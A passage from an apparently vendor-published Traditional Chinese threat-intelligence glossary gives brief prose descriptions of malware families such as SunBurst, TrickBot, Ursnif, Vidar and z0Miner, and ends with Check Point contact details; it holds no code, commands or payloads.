SparrowDoor 是 FamousSparrow APT 組織使用的先進後門程式，用於監視飯店、政府等組織。它在 2021 年 3 月左右被發現利用 Microsoft Exchange ProxyLogon 漏洞。此後門程式是利用 DLL 劫持，結合合法的二進位制文件載入，以協助繞過 AV 產品。

SunBurst

SunBurst 後門程式於 2020 年期間植入 SolarWinds 的 Orion IT 管理軟體，在聲名狼藉的供應鏈攻擊中扮演重要環節，侵襲全球數千個組織。它是持久型的後門程式，為攻擊者提供入侵組織的初始立足點。如果受感染的機器通過所有要求，也沒有包含列於黑名單的各種服務或 AV 軟體，隨後 Sunburst 即會部署額外的記憶體植入程式體（如 TearDrop）以執行指令並進行橫向移動。

Triada

Triada 首見於 2016 年，它是一個作用於 Android 系統的模組化後門程式，可授予管理權限以下載其他惡意軟體。最新版的 Triada 是透過 Android 版 WhatsApp 中的廣告軟體開發套件進行散佈。

TrickBot

TrickBot 是一個模組化銀行特洛伊木馬病毒，據稱是由 WizardSpider 網路犯罪集團所開發。它大多是透過垃圾郵件活動，或是 Emotet 和 BazarLoader 等其他惡意軟體家族進行傳播。TrickBot 會傳送有關受感染系統的資訊，也可以從大量的可用模組中下載並執行任意模組，包括用於遠端控制的 VNC 模組，以及在受入侵網路內散播病毒 SMB 模組。機器受到感染後，在背後操作惡意軟體的威脅發動者即可利用各式各樣的模組，不只能從目標 PC 竊取銀行憑證，還可以在對全公司展開目標式勒索攻擊之前，於目標組織內部進行橫向移動和偵察。

Ursnif

Ursnif 是作用於 Windows 系統之 Gozi 銀行特洛伊木馬病毒的變種，其原始碼已外流到網路上。它具有瀏覽器中間人的攻擊能力，可從熱門的線上服務中竊取銀行資訊和憑證。此外，它也可以從本地電子郵件用戶端、瀏覽器和加密貨幣錢包中竊取資訊。最後，它可以在遭感染的系統上下載及執行其他檔案。

Vidar

Vidar 是以 Windows 作業系統為攻擊目標的資訊竊取程式。它於 2018 年年底首次進入公眾視野，專門從各種網頁瀏覽器和數位錢包中竊取密碼、信用卡資料和其他敏感資訊。Vidar 在各種線上論壇上販售，可作為惡意軟體病毒植入程式使用，下載 GandCrab 勒索軟體作為次要負載。

WannaMine

WannaMine 是一個精密複雜的門羅幣加密貨幣挖礦蠕蟲，用於散播永恆之藍漏洞。WannaMine 利用 Windows Management Instrumentation (WMI) 永久事件訂閱來實行散播機制和持久性技術。

xHelper

xHelper 是一款 Android 惡意軟體，主要作用在於顯示侵入性彈出式廣告和通知垃圾郵件。因為它具備重新安裝功能，一旦安裝後便難以移除。xHelper 首見於 2019 年 3 月，如今已感染超過 45,000 個裝置。

XMRig

XMRig 是一個開放原始碼 CPU 挖礦軟體，用於挖掘門特羅加密貨幣。威脅發動者經常濫用此開放原始碼軟體，將它整合到自身的惡意軟體中，在受害者的裝置上執行非法挖礦。

ZLoader

ZLoader 是一款銀行惡意軟體，它會使用 webinjects 竊取憑證和私密資訊，且會從受害者的網頁瀏覽器中擷取密碼和 cookie。它下載的 VNC 可讓威脅發動者連接到受害者的系統，從使用者的裝置上執行金融交易。這個首見於 2016 年的特洛伊木馬病毒是以 2011 年外洩的 Zeus 惡意軟體程式碼為基礎。2020 年，此惡意軟體廣受威脅發動者的歡迎，包含許多新的變種。

z0Miner

Z0Miner 是首見於 2020 年 11 月的加密貨幣挖礦程式，出現在遭到 Oracle 的 WebLogic Server 遠端程式碼缺陷惡意利用的數千台伺服器中。此後，Z0miner 的幕後組織便一直利用 Atlassian Confluence RCE 漏洞 (CVE-2021-26084) 來感染其他伺服器。

聯絡我們

全球總部

5 Ha'Solelim Street, Tel Aviv 67897, Israel |
電話：972-3-753-4555 | 傳真：972-3-624-1100
電子郵件：info@checkpoint.com

台灣分公司

台灣臺北市松山區敦化北路 205 號 7 樓
電話：886-2-2719-9030 | 傳真：886-2-2719-9070

遭到攻擊？

請聯絡我們的事件回應團隊：
emergency-response@checkpoint.com

CHECK POINT RESEARCH PODCAST

鎖定 cp<頻率> 取得 CPR 的最新研究，
外加幕後花絮和其他獨家內容。

請造訪公司網站：https://research.checkpoint.com/category/cpradio/

WWW.CHECKPOINT.COM